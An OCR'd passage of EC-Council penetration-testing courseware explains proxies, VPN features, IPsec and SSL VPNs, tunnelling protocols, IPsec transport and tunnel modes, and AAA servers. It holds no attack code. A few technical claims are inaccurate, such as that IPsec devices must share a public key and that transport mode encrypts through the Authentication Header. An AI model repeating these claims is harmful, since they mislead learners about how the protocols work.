
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

help in maintaining security and administrative controls. However, attackers use proxy servers to hide their presence on the internet.



Figure A.167: Working of Proxy Server

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Virtual Private Network (VPN)

Most of the organization has their offices located at different locations around the world. There is a need of establishing a remote connection between these offices as a result. Previously, remote access was established through leased lines with the help of dial-up telephone links such as ISDN, DSL, cable modem, satellite, and mobile broadband. However, establishing remote connections with these leased lines is quite expensive and the costs rise when the distance between the offices increases.

To overcome the drawback of traditional remote access technologies, organizations are adopting Virtual Private Networks (VPNs) to provide remote access to their employees and distant offices. A VPN is used to securely communicate with different computers over insecure channels. Virtual private network (VPN) offers an attractive solution for network administrators to connect their organization's network securely over the Internet. VPN is used to connect distant offices or individual users to their organization's network over secure channel.

VPN uses a tunneling process to transport the encrypted data over the Internet. IPSec is the common protocol used in VPN at the IP level. VPN ensures the data integrity check by using a message digest and ensures data transmission is not tampered with. VPN guarantees the quality of service (QoS) through service level agreements (SLA's) with the service provider.

Typical features of VPN:

- Establishes a connection between the remote system and a LAN across an intermediary network such as the Internet.
- VPNs allow cheap long distance connections over the Internet since both endpoints require a local Internet link which serves as a free long-distance carrier.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- VPN uses tunneling or encapsulation protocols.
- VPNs use encryption to provide a secured connection to a remote network over the Internet and protect your communication.
- They provide virtual access to the physical network as if you are physically located in the office.

Advantages of VPNs

- VPNs are inexpensive.
- They provide the framework for corporate intranets and extranets.
- Ensures secured transfer of data.
- VPN allows you to access both web applications and websites in complete anonymity.

Disadvantages of VPNs

- Designing and implementing the VPN is a complex issue, it requires experts for configuring.
- Reliability depends on the service provider that you choose.

VPN Architecture

A certain set of protocols and standards need to be followed while establishing a VPN architecture. Network administrators should decide the scope, implementation and deployment of the VPN along with continuous network monitoring in order to ensure the security of a VPN. They should be continuously aware of the overall architecture and scope of the VPN.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.168: VPN Architecture

Protocols used in deploying a VPN

For deploying the virtual private networks, there are two primary options IPsec and SSL. Each protocol has its own unique advantages and utilized depending on the requirement of the user or the organization's IT processes.

IPsec VPN

IPsec-based VPN is the most commonly used deployment solution by most of organizations. It is a set of protocols and standards developed by the Internet Engineering Task Force (IETF) for secure communication on the IP layer. It ensures the security of each packet in communication by encrypting and authenticating them. IPsec connections are established using VPN client software which is pre-installed and it mainly focuses on the company managed desktops.

- **Advantages**
  - IPsec VPNs can support all IP-based applications to an IPsec VPN product.
  - It offers tremendous versatility and customizability through modification of the VPN client software.
  - Organizations can control the VPN client functions by using the API's in IPsec client software.
  - Ensures secure exchange of IP packets between remote networks or hosts and an IPsec gateway located at the edge of your private network.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The three basic applications when using IPsec VPN's (associated with business requirements) are:

- **Remote-Access VPNs**: These allow individual users, such as telecommuters, to connect to a corporate network. This application creates an L2TP/PPTP session. IPSec encryption protects this L2TP/PPTP session.
- **Intranet VPNs**: This helps connect branch offices to the corporate headquarters, creating a transparent Intranet.
- **Extranet VPNs**: This allows companies to connect with their business partners (for example, suppliers, customers, and joint ventures).

SSL VPN (web-based)

SSL-based VPNs provide remote-access connectivity using a Web browser and its native SSL encryption irrespective of the location. SSL doesn't require any special client software to be pre-installed and is capable of any type of connectivity. The connectivity ranges from company-managed desktops and non-company-managed desktops, such as employee-owned PCs, contractor or business partner desktops. It helps in reducing the desktop software maintenance as it downloads the software dynamically whenever there is need.

- **Advantages**
  - It offers additional features like easy connectivity from non-company-managed desktops, little or no desktop software maintenance.
  - It provides accessibility of the SSL library and access to port 443 TCP.
  - It will work wherever someone can gain access to HTTPS websites such as Internet Banking, Secure Webmail or Intranet sites.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

VPN Security

- VPNs provide security by the use of **tunneling protocols** and through security procedures such as encryption

Encryption

- Encryption in VPN ensures data **integrity** and **privacy**
- It allows only **authorized** users to see the **confidential** information

Most Widely used VPN protocols:

IP security (IPSec)	• Group of various correlated protocols, present in network layer of the OSI model • Used for encryption in correlation with L2TP tunneling protocol
Layer 2 Tunneling Protocol (L2TP)/IPsec	• Chiefly employed in Cisco products, present in data link layer of the OSI model
Secure Sockets Layer (SSL)	• SSL is a VPN accessible via https over web browser • SSL VPNs restrict user access to specific applications
Point-to-Point Tunneling Protocol (PPTP)	• Supports validation of the information and encryption of data
Secure Shell (SSH)	• SSH creates both the VPN tunnel and the encryption that protects it

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

VPN Security (Cont'd)

IPsec Server

- The IPsec server provides **advanced security** features such as better encryption algorithms and more comprehensive authentication
- **IPsec server contains two encryption modes:**
  - Tunnel mode encrypts the **header** and **payload** of each packet
  - Transport mode encrypts the only **payload**



AAA Server

- The AAA server is used in a **remote-access** VPN environment for more secure access
- When a request comes from a **dial-up client** to establish a session, then the request is proxied to the AAA server
- **This server checks the following:**
  - Who you are (authentication)
  - What you are allowed to do (authorization)
  - What you actually do (accounting)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

VPN Security

VPNs provide security by the use of tunneling protocols and through security procedures such as encryption. Encryption in VPN ensures data integrity and privacy. It allows only authorized users to see the confidential information.

Listed below are the most widely used VPN protocols:

- **IP security (IPSec)**

  Internet Protocol Security (IPsec) is a set of protocols that the IETF (Internet Engineering Task Force) developed to support the secure exchange of packets at the IP layer. It ensures interoperable cryptographically based security for IP protocols (IPv4 and IPv6), and supports network-level peer authentication, data origin authentication, data integrity, data confidentiality (encryption), and replay protection. It is widely used to implement virtual private networks (VPNs) and for remote user access through dial-up connection to private networks. It supports transport and tunnel encryption modes, though sending and receiving devices must share a public key. A group of various correlated protocols, present in network layer of the OSI model. IPSec is used for encryption in correlation with L2TP tunneling protocol.

- **Layer 2 Tunneling Protocol (L2TP)/IPsec**

  Chiefly employed in Cisco products, present in data link layer of the OSI model. IT permits multiprotocol to be encrypted and sent across any medium supporting point-to-point delivery. L2TP is installed using the TCP/IP protocol. Encapsulation uses L2TP and consists of two layers:

  - **L2TP encapsulation**: The PPP frame is encapsulated using a L2TP header and an UDP header.
  - **IPsec encapsulation**: The L2TP message after the first layer is encapsulated using IPsec encapsulating security payload header, IPsec authentication trailer and a final IP header.

- **Secure Sockets Layer (SSL)**

  SSL is a VPN accessible via https over web browser. SSL VPNs restrict user access to specific applications. It is used to provide remote user with access to web applications, client/server applications, and internal network connections. It provides a secure way for mobile users to access network resources. SSL VPN is categorized into:

  - **SSL portal VPN**: Allows secure access of network devices by enabling a single SSL connection to a web site. Portal refers to the website that permits the user to access other services.
  - **SSL tunnel VPN**: Enables web browsers to access multiple network services, applications and protocols. This is facilitated by a tunnel under the SSL. The SSL tunnel allows a web browser to access services that cannot be accessed by SSL portals.

- **Point-to-Point Tunneling Protocol (PPTP)**

  This protocol lets multiprotocol to be encrypted and encapsulates the IP header that is directed across the Internet. Used in both remote and site-to-site VPN connections. PPTP manages the tunneling using a TCP connection and encapsulates PPP frames in IP datagrams. It supports validation of the information, and encryption of data.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Secure Shell (SSH)**

  SSH creates both the VPN tunnel and the encryption that protects it. It is a connection-oriented service that uses a public key cryptography in order to authenticate a remote user. Includes two types of features:

  - Port forwarding
  - Secure Tunneling

- **IPsec Server**

  The IPsec server provides advanced security features such as better encryption algorithms and more comprehensive authentication. The IPsec server consists of two types of encryption modes:

  - **Transport mode**

    This is the default mode for an IPsec server. These are generally used for end-to-end communication between a server and a client. In transport mode, IPsec encrypts the IP payload through an Authentication header (AH) or Encapsulating Security Payload (ESP) header. The IP payloads can be TCP segments (containing TCP header and TCP segment data), UDP message (containing a UDP header and a message data) and ICMP messages (containing ICMP header and ICMP message data). AH does not generally encrypt the data an only provides authentication, integrity and anti-replay protection. In an AH, it is possible to read the data but it denies all kinds of changes on the data.

  - **Tunnel mode**

    In tunnel mode, IPsec encrypts both the IP payload and the header to protect an entire IP packet by encapsulating it with an AH or ESP header and an additional IP header. This mode is useful for protecting traffic between different networks and is primarily used for interoperability with gateways. Tunnel mode of IPsec is generally implemented in configurations such as gateway-to-gateway, server-to-gateway and server-to-server. The IPsec tunnel mode is useful in protecting traffic while it is passing through untrusted networks.

  - **AAA Server**

    Authentication, Authorization and Accounting (AAA) provides additional secure access in a remote-access environment. An AAA server provides users an extra layer of protection and control when compared to an ACL alone. The access control list (ACL) enables outside users to access TELNET present in the DMZ network. AAA gives permits to only a few users for accessing the application after proper authorization and authentication has occurred. When a request comes from a dial-up client to establish a session, then the request is proxied to the AAA server. This can be implemented using:

    - Who you are (authentication) by verifying the user credentials such as username and password.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

